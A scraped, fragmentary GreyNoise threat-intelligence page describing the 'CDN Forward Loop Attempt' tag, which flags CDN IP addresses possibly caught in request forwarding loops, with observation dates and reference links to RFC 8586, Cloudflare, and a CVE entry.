
Observed IPs →

Related Tags:

No related tags

References:

- https://nvd.nist.gov/vuln/detail/CVE-2023-42793
- http://web.archive.org/web/20231012174514/https://attackerkb.com/topics/1XEEEkGHzt/cve-2023-42793/rapid7-analysis



https://viz.greynoise.io/tags/cdn-forward-loop-attempt?days=10

GreyNoise Trends

CDN FORWARD LOOP ATTEMPT

INTENTION
UNKNOWN

CATEGORY
Actor

CVES
No associated CVEs

IP addresses with this tag belong to various Content Delivery Networks (CDNs) like Cloudflare, but are potentially being utilized for a forwarding loop due to malformed requests.

February 24, 2024 - March 04, 2024 (UTC)

Unique IPs Observed

Last 10 days

Timeline

Sequence of recorded events

GreyNoise Created Tag 2022-06-13 00:00 UTC

0

Observed IPs →

This tag has no alerts.

Get an email when activity matching this tag is observed. Be the first to know when a new tag starts seeing activity in the wild.


Related Tags:

No related tags


References:

- https://datatracker.ietf.org/doc/html/rfc8586
- https://blog.cloudflare.com/preventing-request-loops-using-cdn-loop/
- http://web.archive.org/web/20230430

PHP Activity Heatmap



PHP Activity Heatmap



WE NEED

TO TALK

ABOUT

KEV

It Has Been

1

